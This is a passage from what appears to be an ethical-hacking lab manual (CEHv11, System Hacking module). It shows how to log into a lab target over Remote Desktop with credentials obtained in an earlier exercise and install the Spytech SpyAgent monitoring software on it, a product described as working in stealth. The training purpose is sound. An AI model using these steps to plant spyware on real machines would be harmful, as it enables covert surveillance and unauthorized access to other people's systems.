
Figure 3.2.1: Remote Desktop Connection: entering the target IP address

Spytech SpyAgent is a powerful piece of computer spy software that allows you to monitor everything users do on a computer—in complete stealth mode. SpyAgent provides a large array of essential computer monitoring features as well as website, application, and chat-client blocking, lockdown scheduling, and the remote delivery of logs via email or FTP.

3. The **Windows Security** pop-up appears. Enter the **Password** as **qwerty** and click **OK**.

Note: Observe **CEH\Jason** user under **User name**. This is because we have logged with Jason's user credentials, located on the target system (10.10.10.16).

Note: Here, we are using the target system user credentials obtained from the previous lab.



Windows Security

Enter your credentials

These credentials will be used to connect to 10.10.10.16.


Jason

••••••

CEH\Jason

Figure 3.2.2: Windows Security pop-up

4. A **Remote Desktop Connection** window appears; click **Yes**.



Remote Desktop Connection

The identity of the remote computer cannot be verified. Do you want to connect anyway?

The remote computer could not be authenticated due to problems with its security certificate. It may be unsafe to proceed.

Certificate name

Name in the certificate from the remote computer:
Server2016.CEH.com

Certificate errors

The following errors were encountered while validating the remote computer's certificate:

The certificate is not from a trusted certifying authority.

Do you want to connect despite these certificate errors?

Figure 3.2.3: Remote Desktop Connection window

Note: You cannot access the target machine remotely if it is off. This is possible only when the machine is turned on.

5. A **Remote Desktop connection** is successfully established.
6. Close the **Server Manager** window and minimize **Remote Desktop Connection**.

TASK 2.2

Install Spytech SpyAgent

7. Navigate to **Z:\CEHv11 Module 06 System Hacking\Spyware\General Spyware** and copy the **Spytech SpyAgent** folder.
8. Switch to the **Remote Desktop Connection** window and paste the **Spytech SpyAgent** folder on target system's **Desktop**, as shown in the screenshot.




Figure 3.2.4: Pasting Spytech SpyAgent folder on the Desktop

9. Open the **Spytech SpyAgent** folder and double-click the **Setup (password=spytech)** application.

Note: If a **User Account Control** pop-up appears, click **Yes**.

10. The **Spytech SpyAgent Setup** window appears; click **Next**. Follow the installation wizard and install **Spytech SpyAgent** using the default settings.




Spytech SpyAgent Setup
spytech
SpyAgent
Computer Monitoring and Activity Recording Software
Trusted by Parents and Businesses for over 19 Years
www.spytech-web.com
< Back
Next >
Cancel

Figure 3.2.5: Spytech SpyAgent Setup window

11. In the **Select SpyAgent Installation Type** window, ensure that the **Administrator/Tester** radio button is selected; click **Next**.


Select SpyAgent Installation Type
spytech
SpyAgent
< Back
Next >
Cancel

Click the type of Setup you prefer, then click Next.

● Administrator/Tester Program will be installed with the all software options - and accessible via Windows start menu. This is recommended also for new users! Help documents are installed.

○ Stealth Installation Program will be installed with minimum required options and no shortcuts included in Windows start menu. Also HELP Documents are NOT INSTALLED.


Space Required: 13096 K
Space Available: 41303404 K

Figure 3.2.6: Select SpyAgent Installation Type window

12. In the **Ready To Install** window, click **Next**.

13. The **Spytech SpyAgent Setup** pop-up appears, asking **Would you like to include an uninstaller?**; click **Yes**.

